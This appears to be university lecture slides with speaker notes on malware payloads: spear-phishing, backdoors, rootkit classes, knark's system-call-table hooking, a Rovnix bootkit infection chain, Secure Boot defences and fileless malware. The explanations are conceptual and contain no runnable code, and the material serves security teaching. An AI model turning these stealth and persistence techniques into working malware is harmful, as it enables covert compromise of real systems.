Such general spam e-mails are typically widely distributed to very large numbers of users, often via a botnet. While the content will not match appropriate trusted sources for a significant fraction of the recipients, the attackers rely on it reaching sufficient users of the named trusted source, a gullible portion of whom will respond, for it to be profitable.

A more dangerous variant of this is the **spear-phishing** attack. This again is an e-mail claiming to be from a trusted source. However, the recipients are carefully researched by the attacker, and each e-mail is carefully crafted to suit its recipient specifically, often quoting a range of information to convince them of its authenticity. This greatly increases the likelihood of the recipient responding as desired by the attacker. This type of attack is particularly used in industrial and other forms of espionage, or in financial fraud such as bogus wire-transfer authorizations, by well-resourced organizations. Whether as a result of phishing, drive-by-download, or direct hacker attack, the number of incidents, and the quantity of personal records exposed, continues to grow. For example, the Anthem medical data breach in January 2015 exposed more than 78 million personal information records that could potentially be used for identity theft. The well-resourced Black Vine cyber-espionage group is thought responsible for this attack [SYMA16].

Credential theft and identity theft are special cases of a more general reconnaissance payload, which aims to obtain certain types of desired information and return this to the attacker. These special cases are certainly the most common; however, other targets are known. Operation Aurora in 2009 used a Trojan to gain access to and potentially modify source code repositories at a range of high tech, security, and defense contractor companies [SYMA16]. The Stuxnet worm discovered in 2010 included capture of hardware and software configuration details in order to determine whether it had compromised the specific desired target systems. Early versions of this worm returned this same information, which was then used to develop the attacks deployed in later versions [CHEN11, KUSH13]. There are a number of other high-profile examples of mass record exposure. These include the Wikileaks leak of sensitive military and diplomatic documents by Chelsea (born Bradley) Manning in 2010, and the release of information on NSA surveillance programs by Edward Snowden in 2013. Both of these are examples of insiders exploiting their legitimateaccess rights to release information for ideological reasons. And both resulted in significant global discussion and debate on the consequences of these actions. In contrast, the 2015 release of personal information on the users of the Ashley Madison adult website, and the 2016 Panama Papers leak of millions of documents relating to off-shore entities used as tax havens in at least some cases, are thought to have been carried out by outside hackers attacking poorly secured systems. Both have resulted in serious consequences for some of the people named in these leaks.

APT attacks may result in the loss of large volumes of sensitive information, which is sent, exfiltrated from the target organization, to the attackers. To detect and block such data exfiltration requires suitable “data-loss” technical countermeasures that manage either access to such information, or its transmission across the organization’s network perimeter.



Payload System: Backdoors

- Also known as a **trapdoor**
- Secret entry point into a program allowing the attacker to gain access and bypass the security access procedures
- Installation methods:
  - A *maintenance hook* is a backdoor used by Programmers to debug and test programs
  - Trojans, phishing, waterhole attacks
- Once installed, very often used in C2C to be controlled from outside corporate networks by hackers
  - E.g., for controlling a ransomware or lateral movements

1 Victim accesses watering hole website
2 Exploit runs, followed by the malware loader
Victim
Watering hole website injected with CVE-2020-0674
Watering hole website injected with CVE-2019-5782
PS
PowerShell Loader
DLL
shellcode Loader
SLUB
dneSpy
agfSpy
SLUB C2 server Mattermost
C2 server
C2 server
©2020 TREND MICRO

Example of installation using waterhole attacks
https://thehackernews.com/2020/10/browser-exploit-backdoor.html

Once installed, the backdoor checks which port is allowed to access the C&C server
C&C server
Attacker sends a backdoor to a target system
Firewall
Local DNS server

Figure 2: Typical targeted attack on a corporate network

CalPolyPomona 11 Dr. Valerio Formicola

The final category of payload we discuss concerns techniques used by malware to hide its presence on the infected system, and to provide covert access to that system. This type of payload also attacks the integrity of the infected system.


A **backdoor**, also known as a **trapdoor**, is a secret entry point into a program that allows someone who is aware of the backdoor to gain access without going through the usual security access procedures. Programmers have used backdoors legitimately for many years to debug and test programs; such a backdoor is called a maintenance hook . This usually is done when the programmer is developing an application that has an authentication procedure, or a long setup, requiring the user to enter many different values to run the application. To debug the program, the developer may wish to gain special privileges or to avoid all the necessary setup and authentication. The programmer may also want to ensure that there is a method of activating the program should something be wrong with the authentication procedure that is being built into the application. The backdoor is code that recognizes
some special sequence of input or is triggered by being run from a certain user ID or by an unlikely sequence

of events.

Backdoors become threats when unscrupulous programmers use them to gain unauthorized access. The backdoor was the basic idea for the vulnerability portrayed in the movie *War Games* . Another example is that during the development of Multics, penetration tests were conducted by an Air Force “tiger team” (simulating adversaries). One tactic employed was to send a bogus operating system update to a site running Multics. The update contained a Trojan horse that could be activated by a backdoor and that allowed the tiger team to gain access. The threat was so well implemented that the Multics developers could not find it, even after they were informed of its presence [ENGE80].

In more recent times, a backdoor is usually implemented as a network service listening on some non-standard port that the attacker can connect to and issue commands through to be run on the compromised system. The WannaCry ransomware, that we described earlier in this chapter, included such a backdoor.

It is difficult to implement operating system controls for backdoors in applications. Security measures must focus on the program development and software update activities, and on programs that wish to offer a network service.



Payload System: Rootkit (1)

- Designed to enable access to a computer or an area of its software that is not otherwise allowed (for example, to an unauthorized user) and often masks its existence or the existence of other software
- Hides by subverting the mechanisms that monitor and report on the processes, files, and registries on a computer
- Gives **administrator** (or **root** in Linux) privileges to attacker
  - Can add or change programs and files, monitor processes, send and receive network traffic, and get backdoor access on demand
  - Sometimes used for benign or authorized activities:
    - to emulate hardware devices like DVD and CD roms
    - to bypass protections in CD/DVD/BD copy
    - to provide anti-theft protection installed in the BIOS
    - Etc.


Malicious Web-site → Exploit Vulnerability → Bypass ASLR/DEP → Escape Sandbox → Execute Payload → Download Rootkit → Escalate Local Privilege → Install Rootkit

Download Rootkit → Kernel-Mode Exploit → Install Rootkit

CalPolyPomona | 12 Dr. Valerio Formicola

A rootkit is a set of programs installed on a system to maintain covert access to that system with administrator (or root) privileges, while hiding evidence of its presence to the greatest extent possible. This provides access to all the functions and services of the operating system. The rootkit alters the host’s standard functionality in a malicious and stealthy way. With root access, an attacker has complete control of the system and can add or change programs and files, monitor processes, send and receive network traffic, and get backdoor access on demand.

A rootkit can make many changes to a system to hide its existence, making it difficult for the user to determine that the rootkit is present and to identify what changes have been made. In essence, a rootkit hides by subverting the mechanisms that monitor and report on the processes, files, and registries on a computer.



Payload System: Rootkit (2)

- Operation modes:
  - Persistent: stored in the registry or file-system, self-activated at boot
  - Memory based: stored in memory, hard to detect but needs to be re-downloaded at reboot
  - User mode: hides calls to APIs, for example to hide malicious files listed to the user
  - Kernel mode: hides information returning from kernel APIs, e.g., list of active processes in the system
  - Virtual machine based: it runs a minimal virtual machine hypervisor to hide a malicious virtual machine
  - External mode: installed in the BIOS or master boots (bootkit)

(HIPS) host-based intrusion prevention system: can detect user mode rootkits not kernel mode

A rootkit can be classified using the following characteristics:

• **Persistent:** Activates each time the system boots. The rootkit must store code in a persistent store, such as the registry or file system, and configure a method by which the code executes without user intervention. This means it is easier to detect, as the copy in persistent storage can potentially be scanned.

• **Memory based**: Has no persistent code and therefore cannot survive a reboot. However, because it is only in memory, it can be harder to detect.


• **User mode**: Intercepts calls to APIs (application program interfaces) and modifies returned results. For example, when an application performs a directory listing, the return results don’t include entries identifying the files associated with the rootkit.

• **Kernel mode**: Can intercept calls to native APIs in kernel mode. The rootkit can also hide the presence of a malware process by removing it from the kernel’s list of active processes.

• **Virtual machine based**: This type of rootkit installs a lightweight virtual machine monitor, and then runs the operating system in a virtual machine above it. The rootkit can then transparently intercept and modify states and events occurring in the virtualized system.

- **External mode**: The malware is located outside the normal operation mode of the targeted system, in BIOS or system management mode, where it can directly access hardware.

This classification shows a continuing arms race between rootkit authors, who exploit ever more stealthy mechanisms to hide their code, and those who develop mechanisms to harden systems against such subversion, or to detect when it has occurred. Much of this advance is associated with finding “layer-below” forms of attack. The early rootkits worked in user mode, modifying utility programs and libraries in order to hide their presence. The changes they made could be detected by code in the kernel, as this operated in the layer below the user. Later-generation rootkits used more stealthy techniques, as we discuss next.



Payload System (3): Kernel Mode rootkit in Linux
Figure 6.3 System Call Table Modification by Rootkit

(a) Normal kernel memory layout

(b) After knark install

CalPolyPomona | 14 Dr. Valerio Formicola

The next generation of rootkits moved down a layer, making changes inside the kernel and co-existing with the operating systems code, in order to make their detection much harder. Any “anti-virus” program would now be subject to the same “low-level” modifications that the rootkit uses to hide its presence. However, methods were developed to detect these changes.

Programs operating at the user level interact with the kernel through system calls. Thus, system calls are a primary target of kernel-level rootkits to achieve concealment. As an example of how rootkits operate, we look at the implementation of system calls in Linux. In Linux, each system call is assigned a unique syscall number . When a user-mode process executes a system call, the process refers to the system call by this number. The kernel maintains a system call table with one entry per system call routine; each entry contains a pointer to the corresponding routine. The syscall number serves as an index into the system call table.

[LEVI06] lists three techniques that can be used to change system calls:


- Modify the system call table: The attacker modifies selected syscall addresses stored in the system call table.

This enables the rootkit to direct a system call away from the legitimate routine to the rootkit’s replacement. Figure 6.5 shows how the knark rootkit achieves this.

Modify system call table targets: The attacker overwrites selected legitimate system call routines with malicious code. The system call table is not changed.

• Redirect the system call table: The attacker redirects references to the entire system call table to a new table in a new kernel memory location.

Illustration a, depicts the Normal kernel memory layout. A table labeled, system call table has the row entries as follows Row 1. Ellipsis. Row 2. fork entry. Row 3. read entry. Row 4. Ellipsis. Row 5. e x e c v e entry. Row 6. c h d i r entry. Row 7. Ellipsis. Arrows extend from rows, fork entry, read entry, e x e c v e entry, and c h d i r entry, to the respective layers as follows. S y s underscore fork left parenthesis right parenthesis, S y s underscore read left parenthesis right parenthesis, ellipsis, s y s underscore e x e c v e left parenthesis right parenthesis, S y s underscore c h d i r left parenthesis right parenthesis. Illustration b, depicts the after k n a r k install. A table labeled, system call table has the row entries as follows Row 1. Ellipsis. Row 2. fork entry. Row 3. read entry. Row 4. Ellipsis. Row 5. e x e c v e entry. Row 6. c h d i r entry. Row 7. Ellipsis. Arrows extend from rows, fork entry, read entry, e x e c v e entry, and c h d i r entry, to the respective layers as follows. K n a r k underscore fork left parenthesis right parenthesis, K n a r k underscore read left parenthesis right parenthesis, K n a r k underscore e x e c v e left parenthesis right parenthesis, and to S y s underscore c h d i r left parenthesis right parenthesis, in the stacked layers, S y s underscore fork left parenthesis right parenthesis, S y s underscore read left parenthesis right parenthesis, ellipsis, s y s underscore e x e c v e left parenthesis right parenthesis, S y s underscore c h d i r left parenthesis right parenthesis.



Note: System boot process

Master boot record is the first area checked in the disk from the BIOS

Boot record (C:)
Master Boot Record
Drive C: starting
Boot record (D:)
Drive D: starting
The PC is turned on & the BIOS initializes the hardware.
BIOS
MBR
The BIOS calls code stored in the MBR at the start of disk 0.
The MBR loads code from the bootsector of the active partition.
Active Partition
Bootloader
The bootsector loads & runs the bootloader from its filesystem.
Once the bootloader is finally executed, it loads its configuration/ database from files on the same partition.
Bootloader
Boot Menu
The bootloader optionally presents the user with a list of operating systems as loaded from the configuration file.
The bootloader locates and loads the kernel for the selected OS from the disk, and hands-off control of the PC to the OS.
Operating System Kernel

There are 3 systems executed in a chain to start the Operating System (boot sequence):
1) the first is a firmware in your motherboard (BIOS is old or UEFI is new). The objective of this program is to check hardware resources and start the first boot sector.
2) then, a minimal program is loaded (with a minimal set of tools and libraries), called bootloader: very common are GRUB and Bootmgr.exe (Windows with BIOS) or BootMgrfw.efi (Windows with UEFI)
3) then, after the bootloader at previous step, the actual Operating System is loaded (e.g., Windows 11 or Linux Ubuntu). Each OS first loads the kernel/main functions and then the user space.

In Linux (from BIOS)

LILO/GRUB:
Bootloaders from Linux community

Bootmgr.exe:
Bootloader from Microsoft
for Win systems (after Win Vista)

Note: You can also have both systems
(e.g., BIOS->MBR->GRUB->(Win or Linux))

In Windows, after Bootmgr.exe
(BIOS->MBR->Bootmgr.exe)


The Windows boot loader Winload.exe loads.
Ntoskrnl.exe and hal.dll are loaded.
Winload.exe reads the Registry, chooses a hardware profile, and loads the device drivers.
Ntoskrnl.exe takes over the process.
Winlogon.exe is loaded and executes the logon process.
Step one
Step two
Step three
Step four
Step five

NOTE 2: in UEFI is UEFI->GPT-> EFI/Microsoft/Boot/bootmgfw.efi->WinLoad.efi

CalPolyPomona 15 Dr. Valerio Formicola

BIOS: **BIOS** (**Basic Input/Output System)**, also known as the **System BIOS**, **ROM BIOS**, **BIOS ROM** or **PC BIOS**) is firmware used to provide runtime services for operating systems and programs and to perform hardware initialization during the booting process (power-on startup).

UEFI: Unified Extensible Firmware Interface (**UEFI**, /ˈjuːɪfaɪ/ or as an acronym)[b] is a specification that defines the architecture of the platform firmware used for booting the computer hardware and its interface for interaction with the operating system. UEFI replaces the BIOS which was present in the boot ROM of all personal computers that are IBM PC compatible,[1][2] although it can provide backwards compatibility with the BIOS.



Payload System: Rootkit in boot sector aka Bootkit (4)

Boot process (BIOS + Windows systems)

protected mode without paging
BIOS initialization
MBR
VBR
bootmgr
winload.exe
Kernel initialization
real mode
bootmgr interface
protected mode with paging
BIOS interface

MBR: master boot record
VBR: volume boot record
bootmgr: windows boot manager (bootloader in Windows)
BCD: boot configuration data

MBR
VBR
Bootstrap Code
File System Data
Before infecting
After infecting
Compressed Data
MBR
VBR
Malicious Code
Bootstrap Code
File System Data
Malicious Unsigned Driver
NTFS bootstrap code (15 sectors)
Load MBR
MBR is loaded and executed
Load VBR
VBR is loaded and executed
Load malicious bootstrap code
Malicious bootstrap code is loaded and executed
Hook BIOS int 13h handler and restore original bootstrap code
Original bootstrap code is restored
Load bootmgr
Bootmgr is loaded and receives control
Patch bootmgr
Restore bootmgr, hook int1 handler and copy itself over IDT
Read BCD
Bootloader parameters are read from BCD
Load winload.exe
Hook BlImgAllocateImageBuffer
Load ntoskrnl.exe, hal.dll,kdcom.dll,bootvid.dll ant etc
Map malicious drive kernel-mode address
Continue kernel initialization
Int 0h Descriptor
Int 1h Descriptor
Int 2h Descriptor
Int 79h Descriptor
Malicious Code
IDT, Interrupt Descriptor Table

IDT:
Interrupt Description Table

Example from Win64/Rovnix rootkit

CalPolyPomona 16 Dr. Valerio Formicola

A rootkit is a collection of software tools, or a program designed to give a threat actor remote control over a computer system. Rootkits are made to function without being detected by deactivating endpoint antivirus and antimalware software. This enables malicious software to be introduced to the system with the purpose of attacking network or application security.

Bootkits take this process a step further and are designed to infect the volume boot record or master boot record. By doing so, a bootkit can act before the computer's operating system has loaded. In this way, malicious code installed by the bootkit is up and running prior to the computer operating system on boot up.


Bootkit infections go undetected because all components are outside the Microsoft windows filing system, rendering them invisible to standard operating system processes. Some warnings that a computer might have a bootkit infection include system instability resulting in blue screen warnings and being unable to launch the operating system.

Bootkit infections have some additional potential consequences as compared to rootkits, such as **persistent corporate espionage**. UEFI firmware bootkits can be invisible to standard cybersecurity measures and, since they start before the operating system is loaded, are always active when the system is on. Preventing bootkit infections from happening in the first place is the best safety measure against them.

Definition of hook:

In computer programming, the term **hooking** covers a range of techniques used to alter or augment the behaviour of an operating system, of applications, or of other software components by intercepting function calls or messages or events passed between software components. Code that handles such intercepted function calls, events or messages is called a **hook**.

https://en.wikipedia.org/wiki/Hooking



Issue with Bootkits in traditional BIOS (5)

- Untrusted platform problem
  - ✓ BIOS controls boot process, but who controls it?
  - ✓ The trust of trust is below point of attack

Point of Attack

Pre boot firmware

Bootmgr

OS loader

OS kernel

Non boot-start kernel-mode drivers


OS kernel dependencies


Boot-start drivers

The Root of Trust

Protection from Bootkit: Moving the root of trust (6)

- To resist bootkit attacks we need the root of trust be above point of attack:
  - ✓ TPM
  - ✓ UEFI Secure Boot






UEFI rootkits still possible: article here

Payload System: Fileless malwares and living off the land (LOLbins) malwares

- Fileless malwares attacks are similar to traditional viruses in a number of critical ways. They spread via methods like spam email and malicious websites, and they exploit flaws in browser plug-ins and web browsers themselves. Once they successfully find a way into a system, they inject themselves into memory and conduct further malicious activity, including adding the ability to reinfect the system by the same process at reboot through a registry entry or other technique. At no point do they require local file storage, because they remain memory resident throughout their entire active life—in fact, the only stored artifact of many fileless attacks would be the artifacts of their persistence techniques, like the registry entry shown in Figure.

- Fileless attacks require a vulnerability to succeed, so ensuring that browsers, plug-ins, and other software that might be exploited by attackers are up to date and protected can prevent most attacks.



Email link to malicious website → Website exploits browser plug-in vulnerability → Shell code runs command-line script to download and execute payload → Payload runs in memory and executes further attacks → Registry entry created to repeat shell code download and execution at boot

Other notes about malware differences

- https://sec.cloudapps.cisco.com/security/center/resources/virus_differences
- https://pages.cs.wisc.edu/~jha/jha-papers/security/usenix_2003.pdf